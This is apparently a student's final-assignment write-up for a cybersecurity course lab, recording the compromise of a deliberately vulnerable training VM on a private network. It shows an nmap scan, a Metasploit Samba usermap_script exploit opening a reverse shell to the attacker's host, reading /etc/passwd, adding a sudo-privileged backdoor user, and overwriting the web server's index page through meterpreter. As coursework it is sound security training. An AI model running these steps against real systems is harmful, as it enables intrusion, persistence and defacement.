ISEC 2025
Final Assignment

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Flag: Show open ports & services running

- Found ports & services running for the target by doing an nmap scan of the network

```
Nmap done: 256 IP addresses (5 hosts up) scanned in 23.80 seconds
msf6 > sudo nmap -sS 10.0.2.0/24
[*] exec: sudo nmap -sS 10.0.2.0/24
```

Shell No. 1

File Actions Edit View Help

```
IC)

Nmap scan report for 10.0.2.5
Host is up (0.0042s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
```

Flag: Gain root access

- Used the scanner/smb/smb_version module to identify what OS version the target was running (Samba 3.0.2)
- Searched for Samba 3.0.2 modules, used multi/samba/usermap_script to establish a shell connection to the target and gain root access

```
msf6 auxiliary(scanner/smb/smb_version) > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > run
[-] Msf::OptionValidateError One or more options failed to validate: RHOSTS.
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Command shell session 1 opened (10.0.2.15:4444 -> 10.0.2.5:40135) at 2025
-04-03 11:49:54 -0300

whoami
root
```

Flags: exfiltrate confidential.txt and identify its sha256 hash

- Easily located confidential.txt by using ls (it was in /home/mastudent) – I stumbled upon it quickly by browsing, but I'm sure there's more efficient ways to comb through the target's files
- Used cat to check the files delicious contents
- Used sha256sum on the file to reveal its hash (highlighted)

```
ls
confidential.txt
cat confidfential.txt
cat: confidfential.txt: No such file or directory
sha356 sum confidential.txt
/bin/sh: line 18: sha356: command not found
cat confidential.txt
Ingredients
1C butter, softened
1C sugar
1C brown sugar
2 eggs
2tsp vanilla extract
1tsp baking soda
2tsp hot water
1/2tsp salt
3C all-purpose flour
2C semisweet chocolate chips
1C chopped walnuts

Directions
Preheat over to 175C or 350F
Mix toghter
Spoon on pan
Bake 10 min
sha256sum confidential.txt
1690a549ad9b051523a85a2bb5d5432d2876e48a58a321b53e43212b07259b37  confidentia
l.txt
```

Flag: read contents of supersecret file

- Did some quick research on how to search for a file with an unknown extension -> used find / -iname ‘supersecret*’ to locate it (/root/supersecret)
- source: https://unix.stackexchange.com/questions/362292/how-to-find-a-file-from-any-directory


```
find / -iname 'supersecret*'
/root/supersecret
```

Flag: read contents of supersecret file

- Using cat on the file reveals unreadable contents
- Using the file command revelas the file is a gzip compressed file
- Then by doing a little research on how to read the uncompressed contents, I tried a few commands until “zcat supersecret” revealed its contents (highlighted) source: https://www.gnu.org/software/gzip/manual/gzip.html

```
cat supersecret
◆jHb◆◆M
◆0◆◆◆{◆◆◆◆◆]◆b◆◆X▒I◆Eo◆Pw.t%◆◆◆Y◆È      m◆o6D◆◆◆(U▯kUε◆◆W◆u]k◆◆4W5e◆dR~◆1◆◆◆L
ɔ~ī◆◆:◆!◆#◆◆c
◆[Nz◆`◆9     ◆2◆◆(◆<?8◆◆◆e◆I◆G1◆◆'+ə${z?
        i◆◆hb◆◆◆k3◆◆ɤ◆?◆T }◆(
file supersecret
supersecret: gzip compressed data, from Unix, last modified: Sat Apr  2 11:23
:50 2022
```

```
zcat supersecret
root/supersecret0000644000000000000000000000014414222064664013033 0ustar  roo
trootThis is a super secret file...

Shhh do not tell anyone that Marconi Cyber Security Class rocks!!!!
```



Flag: enumerate users

- Doing some research, I found out that the users are listed in the passwd file so I used cat /etc/passwd which was not super readable
- So by researching more, I used the “awk –F: ‘{print $1}’ /etc/passwd command to show a list all non-system users. Source: https://linuxize.com/post/how-to-list-users-in-linux/


```
awk -F: '$3 ≥ 1000 {print $1}' etc/passwd
nobody
msfadmin
user
service
mastudent
```

Flag: create a new user with root privileges

- Used adduser to create a user with my name
- Used “sudo usermod –aG sudo callahano” to add my user to the sudo group for root privilege
- Verified I am now a member of the sudo group with the “getent group sudo” command

```
adduser callahano
Adding user `callahano' ...
Adding new group `callahano' (1004) ...
Adding new user `callahano' (1004) with group `callahano' ...
Creating home directory `/home/callahano' ...
Copying files from `/etc/skel' ...
Enter new UNIX password: Student#1
Retype new UNIX password: Student#1
passwd: password updated successfully
Changing the user information for callahano
Enter the new value, or press ENTER for the default
        Full Name []: callahan
        Room Number []: b520
        Work Phone []:
        Home Phone []:
        Other []:
```


```
sudo usermod -aG sudo callahano
whoami
root
getent group sudo
sudo:x:27:mastudent,callahano
```



Flag: login with new credentials

- Used “ su – callahano” to login to my new user & whoami to verify

```
su - callahano
whoami
callahano
```




Flags: uploading a file to a server/ modifying the servers webpage

- I decided to do both of these together as I was having an issue trying to use nano to edit the default webpages .php file
- First I started a meterpreter session with the target
- After doing some digging, I found that the servers default webpage was the index.php file in /var/www – Source: https://askubuntu.com/questions/413310/where-to-find-default-test-page-for-apache2

```
meterpreter > cat phpinfo.php
<?php
phpinfo()
?>
meterpreter > cat index.php
<html><head><title>Final Project - ISEC2025</title></head><body>
<pre>


<H1>Warning: Never expose this VM to an untrusted network!</H1>

<H2>Contact: shawn.bigley[at]nscc.ca<H2>

<H2>Login with mastudent to get started... if you can!!!(insert evil laugh)</
H2>


</pre>
<ul>
<li><a href="https://www.nscc.ca">NSCC</a></li>
<li><a href="https://www.nscc.ca/learning_programs/programs/plandescr.aspx?pr
g=CYBR&pln=CYBRSCUR">NSCC Cyber Security</a></li>
</ul>
</body>
</html>
```

Flags: uploading a file to a server/ modifying the servers webpage


- Next, I simply copied the html from index.php to a new text file on my ubuntu box. I added a header saying “Cal was here” and saved it to my machine as index.php



Flags: uploading a file to a server/ modifying the servers webpage

- After saving the file, I took a shot in the dark by using the upload command in meterpreter. I was uncertain if it would work if I tried uploading a file where a preexisting one with the same name existed, but it appeared to work.
- Source: https://www.offsec.com/metasploit-unleashed/meterpreter-basics/


```
meterpreter > upload /home/callahano/Desktop/index.php /var/www/index.php
[*] Uploading  : /home/callahano/Desktop/index.php → /var/www/index.php
[*] Uploaded -1.00 B of 496.00 B (-0.2%): /home/callahano/Desktop/index.php -
> /var/www/index.php
[*] Completed  : /home/callahano/Desktop/index.php → /var/www/index.php
meterpreter > ls
```



Flags: uploading a file to a server/ modifying the servers webpage

- Using cat on index.php post upload showed that my uploaded file overwrote the original.

```
meterpreter > cat index.php
<html><head><title>Final Project - ISEC2025</title></head><body>
<pre>

<H1>Warning: Never expose this VM to an untrusted network!</H1>

<H2>Contact: shawn.bigley[at]nscc.ca<H2>

<H2>Login with mastudent to get started... if you can!!!(insert evil laugh)</
H2>

<H2>Cal was here</H2>

</pre>
<ul>
<li><a href="https://www.nscc.ca">NSCC</a></li>
<li><a href="https://www.nscc.ca/learning_programs/programs/plandescr.aspx?pr
g=CYBR&pln=CYBRSCUR">NSCC Cyber Security</a></li>
</ul>
</body>
</html>
```

Flags: uploading a file to a server/ modifying the servers webpage

- Now when I open the default webpage for the server (http://10.0.2.5), my changes are displayed: